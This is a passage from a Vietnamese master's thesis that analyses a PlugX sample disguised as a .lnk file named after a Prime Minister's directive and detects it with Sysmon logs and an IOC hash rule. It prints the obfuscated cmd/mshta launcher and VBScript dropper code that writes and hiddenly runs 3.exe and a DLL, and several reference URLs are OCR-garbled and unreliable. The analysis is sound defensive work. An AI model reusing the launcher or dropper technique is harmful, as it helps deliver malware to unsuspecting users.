Phân tích sơ bộ tập tin mã độc, luận văn nhận định tập tin File.lnk là định dạng file lnk của Windows Fake icon và tên file để đánh lừa người dùng. Thực chất, tập tin này sử dụng command để thực thi đoạn mã chứa trong nó:

%comspec% /c f%windir:~-3,1%%PUBLIC:~-9,1% %x in (%temp%=%cd%) do f%windir:~-3,1%%PUBLIC:~-9,1% /f "delims==" %i in ('dir "%x\Chi Thi cua thu tuong nguyen xuan phuc.lnk" /s /b') do start %TEMP:~-2,1%%windir:~-1,1%h%TEMP:~-13,1%%TEMP:~-7,1%.exe "%i"

Đoạn command này gọi mshta.exe để thực thi đoạn mã vbs được obfuscated trong bản thân file lnk:

```
function write_file(data,filename)
  On Error Resume Next
  dim dom,elm,stm
  set dom=createobject("microsoft.xmldom")
  set elm=dom.createelement("z")
  elm.datatype="chr"
  elm.text=data
  Set fNhHGQTsCqBsHmIWJ = CreateObject("ADODB.Stream")
  fNhHGQTsCqBsHmIWJ.Type = 1
  fNhHGQTsCqBsHmIWJ.Open
  fNhHGQTsCqBsHmIWJ.write elm.NodeTypedValue
  fNhHGQTsCqBsHmIWJ.saveToFile filename, 2
  fNhHGQTsCqBsHmIWJ.Close
  set stm=nothing
  set elm=nothing
  set dom=nothing
end function



Set GsZEt=CreateObject("Wscript.Shell")
Set Process=GsZEt.Environment("Process")
pe_filename=Process.Item("TEMP") + "\3.exe"
dll_filename=Process.Item("TEMP") + "\\http_dll.dll"
data_filename=Process.Item("TEMP") + "\\http_dll.dat"

write_file pe_string, pe_filename
write_file dll_string, dll_filename
write_file TPDgWjZcyJ, data_filename

Set winmgmts = GetObject("winmgmts:\\.\\root\\cimv2")
Set Win32_ProcessStartup = winmgmts.Get("Win32_ProcessStartup")
Set ProcessStartup = Win32_ProcessStartup.SpawnInstance_
ProcessStartup.ShowWindow = 0
Set Win32_Process = GetObject("winmgmts:\\\\.\\root\\cimv2:Win32_Process")
Win32_Process.Create pe_filename, Null, ProcessStartup, 0

doc_filename = Process.Item("TEMP") + "\Chi Thi cua thu tuong nguyen xuan phuc.doc"
```

Hình 3.16. Nội dung mã độc

Giải mã base64 các string và ghi ra các tệp tin (PlugX) theo đường dẫn:

- %temp%\3.exe: File có chữ ký được lợi dụng để load file http_dll.dll


- %temp%\http_dll.dll: File dll độc hại giải mã và load file http_dll.dat

- %temp%\http_dll.dat: File data được mã hóa -> sau khi giải mã kết nối đến C&C update và nhận lệnh. Ghi file ra thư mục:

  - ✓ C:\ProgramData\Microsoft Malware Protectionydy\unsecapp.exe
  - ✓ C:\ProgramData\Microsoft Malware Protectionydy\http_dll.dll
  - ✓ C:\ProgramData\Microsoft Malware Protectionydy\http_dll.dat

Trên đây là kết quả phân tích sơ bộ của cơ quan công an về tập tin mã độc, tiếp theo luận văn sẽ thực hiện chạy tập tin mã độc và thực hiện phân tích, nhận biết mã độc này thông qua công cụ đã triển khai.


Sau khi thực hiện chạy tập tin mã độc, luận văn truy cập máy chủ phân tích dữ liệu để tìm kiếm thông tin về tiến trình "Chi Thi cua thu tuong nguyen xuan phuc .lnk", luận văn thu được thông tin về tiến trình mã độc được khởi tạo như sau:



Hình 3.17. Tiến trình mã độc được khởi tạo


Kiểm tra dữ liệu event log do Sysmon lưu dữ lại có thông tin về tiến trình như sau: ParentProcessGuild: {cd262058-6cda-5ee5-5493-210000000000}

Thực hiện chạy commandline: C:\Windows\system32\cmd.exe /c for %x in (C:\Users\ADMINI~1\AppData\Local\Temp=C:\Users\Administrator) do for /f "delims==" %i in ('dir "%x\Chi Thi cua thu tuong nguyen xuan phuc.lnk" /s /b') do start mshta.exe "%i"



Hình 3.18. Event tiến trình mã độc chạy Sysmon thu thập


Sau event Process Create, Sysmon lưu trữ được thêm hai event liên quan tới File Created như sau:



Level	Date and Time	Source	Event ID	Task Category
Information	6/14/2020 7:18:41 AM	Sysmon	11	File created (rule: FileCreate)
Information	6/14/2020 7:18:41 AM	Sysmon	1	Process Create (rule: Proces...
Information	6/14/2020 7:18:41 AM	Sysmon	1	Process Create (rule: Proces...
Information	6/14/2020 7:18:41 AM	Sysmon	1	Process Create (rule: Proces...
Information	6/14/2020 7:18:41 AM	Sysmon	1	Process Create (rule: Proces...
Information	6/14/2020 7:18:41 AM	Sysmon	11	File created (rule: FileCreate)
Information	6/14/2020 7:18:41 AM	Sysmon	11	File created (rule: FileCreate)
Information	6/14/2020 7:18:41 AM	Sysmon	11	File created (rule: FileCreate)

Hình 3.19. Event liên quan tiến trình mã độc

Kiểm tra thông tin về hai event này ta có được từ tập tin doc, mã độc đã thực hiện tạo ra hai tập tin có tên là 3.exe và http_dll.dll tại đường dẫn: C\users\Admin~1\AppData\Local\Temp\. Event có giá trị ProcessGuild trùng với giá trị ParentProcessGuild của tập tin mã độc.




Hình 3.20. Event liên quan tới tạo tập tin của tiến trình mã độc

Từ kết quả cảnh báo mã độc do Bộ Công an công bố, luận văn xây dựng dấu hiệu nhận biết mã độc này trên hệ thống bằng mã Hash và xây dựng tập tin IOC như sau:

```
{
  "operator" : "AND",
  "patterns": [
    {
      "key" : "Hash",
      "value" : "28C6F235946FD694D2634C7A2F24C1BA"
    },
      {
      "key" : "ProcessName",
      "value" : "3"
    }
  ]
}
```

Thực hiện tìm kiếm dữ liệu trên hệ thống, luận văn nhận thấy thông qua tập tin ioc về dấu hiệu nhận biết mã độc, hệ thống đã phát hiện được rất nhiều sự kiện liên quan tới tiến trình mã độc này.




Hình 3.21. Xác định tiến trình độc thông qua tập tin IOC

Tiếp tục thực hiện phân tích và liên kết các sự kiện lại thông qua tham số ParrentProcessGuild, luận văn có được kết quả như sau:

Phân tích chi tiết vào sự kiện CREATE_PROCESS này cho thấy tiến trình sau khi gọi tập tin cmd.exe đã gọi them hai tiến trình khác đó là:


"C\users\Admin~1\AppData\Local\Temp\3.exe" và "C\users\Admin~1\AppData\Local\Temp\http_dll.dll"

như hình dưới đây:




Hình 3.22. Hệ thống xây dựng lại tiến trình hoạt động mã độc

Kiểm tra thông tin chi tiết về sự kiện này cho thấy sau khi chạy tập tin mã độc, mã độc thực hiện tạo ra 2 tập tin mới là 3.exe và http_dll.dll tại đường dẫn C\users\Admin~1\AppData\Local\Temp\ như hình dưới đây:




Hình 3.23. Hệ thống hiển thị thông tin tiến trình mã độc tạo 02 tập tin

Kiểm tra thông tin chi tiết về tập tin 3.exe, luận văn nhận thấy tập tin 3.exe thực hiện tạo registry và gọi tập tin unsecapp.exe như sau:



Hình 3.24. Hệ thống hiển thị thông tin chi tiết đối với tập tin 3.exe

Thông tin chi tiết về sự kiện đối với tập tin 3.exe cho thấy rõ mã Hash của tập tin cũng như tiến trình cha đã gọi tập tin.



Hình 3.25. Hệ thống hiển thị thông tin về sự kiện tập tin 3.exe

Kiểm tra thông tin về kết nối network, luận văn không thu thập được thông tin về kết nối máy chủ điều khiển của mã độc này, qua phân tích so sánh với kết quả phân tích được công bố, nhận thấy tên miền máy chủ điều khiển đã không còn hoạt động do đó mã độc không thực hiện kết nối thành công dẫn đến hệ thống không ghi nhận được sự kiện này. Như vậy, qua việc sử dụng công cụ thu thập, phân tích tiến trình dựa trên sự kiện event của Sysmon, luận văn đã triển khai phân tích và nhận diện được tập tin mã độc.

3.4. Kết luận Chương 3

Trình bày tổng quan về ứng dụng phát hiện tiến trình bất thường trên máy người dùng bao gồm: hệ thống thu thập trên máy người dùng, hệ thống giám sát tiến trình.

Mô tả chi tiết cách thức xây dựng và cài đặt hệ thống thu thập dữ liệu trên máy người dùng.

Thực hiện kiểm thử hệ thống phát hiện tiến trình bất thường sử dụng tập dấu hiệu.

KẾT LUẬN LUẬN VĂN

Luận văn đã nghiên cứu và thực hiện một số kết quả như sau :

- Nghiên cứu và tìm hiểu một số hệ điều hành trên máy tính người dùng.
- Tìm hiểu một số phương pháp và công cụ thu thập tiến trình trên máy người dùng.
- Nghiên cứu về một số đặc điểm và thành phần tiến trình được thu thập thông qua công cụ Sysmon.
- Trình bày phương pháp xây dựng và cấu hình hệ thống thu thập và phát hiện tiến trình bất thường dựa trên phân tích tiến trình.
- Tiến hành thực hiện thực nghiệm đánh giá hệ thống phát hiện tiến trình bất thường sử dụng tập dấu hiệu.

Ý KIẾN CỦA GIÁO VIÊN HƯỚNG DẪN NGƯỜI LẬP ĐỀ CƯƠNG

TS. ĐỖ XUÂN CHỢ **NGUYỄN DIỆP ANH**

DANH MỤC TÀI LIỆU THAM KHẢO

[1] Alireza Souri, Rahil Hosscini. A state-of-the-art survey of malware detection approaches using data mining techniques (2018). Vol 8, No 3. pp 1-22. https.7/doi.org/l 0.1186/sl 3673-018-0125-x.

[2] YANFANG YE, TAO LI. DONALD ADJEROH, S. SITHARAMA IYENGAR.2017. A survey on malware detection using data mining techniques. ACM Comput. Surv. 50, 3, Article 41 (June 2017), DOI:http://dx.d0i.0rg/l 0.1145/3073559.

[3] IMPORTANT INFORMATION REGARDING SANDBOXIE VERSIONS. https://www.sandboxie.com/. [Last accessed 26 August 2020]

[4] Endpoint Detection and Response Solutions Market- https://www.gartner.com/reviews/market/endpoint-detection-and-response-solutions. [Last accessed 26 August 2020]

[5] Endpoint Security with Apex One Endpoint security redefined. https://www.trendmicro.com/en_us/business/products/user-protection/sps/endpoint.html [Last accessed 26 August 2020]

[6] Palo Alto Networks Traps Endpoint (EDR), https://paloaltofirewalls.co.uk/palo-alto- traps-endpoint/ [Last accessed 26 August 2020]

[7] Kaspersky Endpoint Detection and Response https://www.kaspersky.com/enterprise-security/endpoint-detection-response-edr [Last accessed 26 August 2020]

[8] VMware Carbon Black EDR - https://www.carbonblack.com/products/edr/ [Last August 26 February 2020]

[9] Falcon Insight: EDR -https: //www.crowdstrike .com / endpoint-security-products / falcon-insight-endpoint-detection-response /[Last accessed 26 August 2020]

[10] https://www.malwarebytes.com/business/endpointdetectionresponse/ [Last accessed 26 August 2020]

[11] Auditd Linux Tutorial, https://linuxhint.com/auditd_linux_tutorial/. [Last accessed 26 August 2020]

[12] ATT&CK for Industrial Control Systems. https://attack.mitre.org/.[Last accessed 26 August 2020]

[13] Malware hunting with live access to the heart of an incident, https://app.anv.run/ [Last accessed 26 August 2020].

[14] Neo23x0/sigma, https://github.com/Neo23xO/sigma/blob/master/tools/README.md/. [Last accessed 26 August 2020]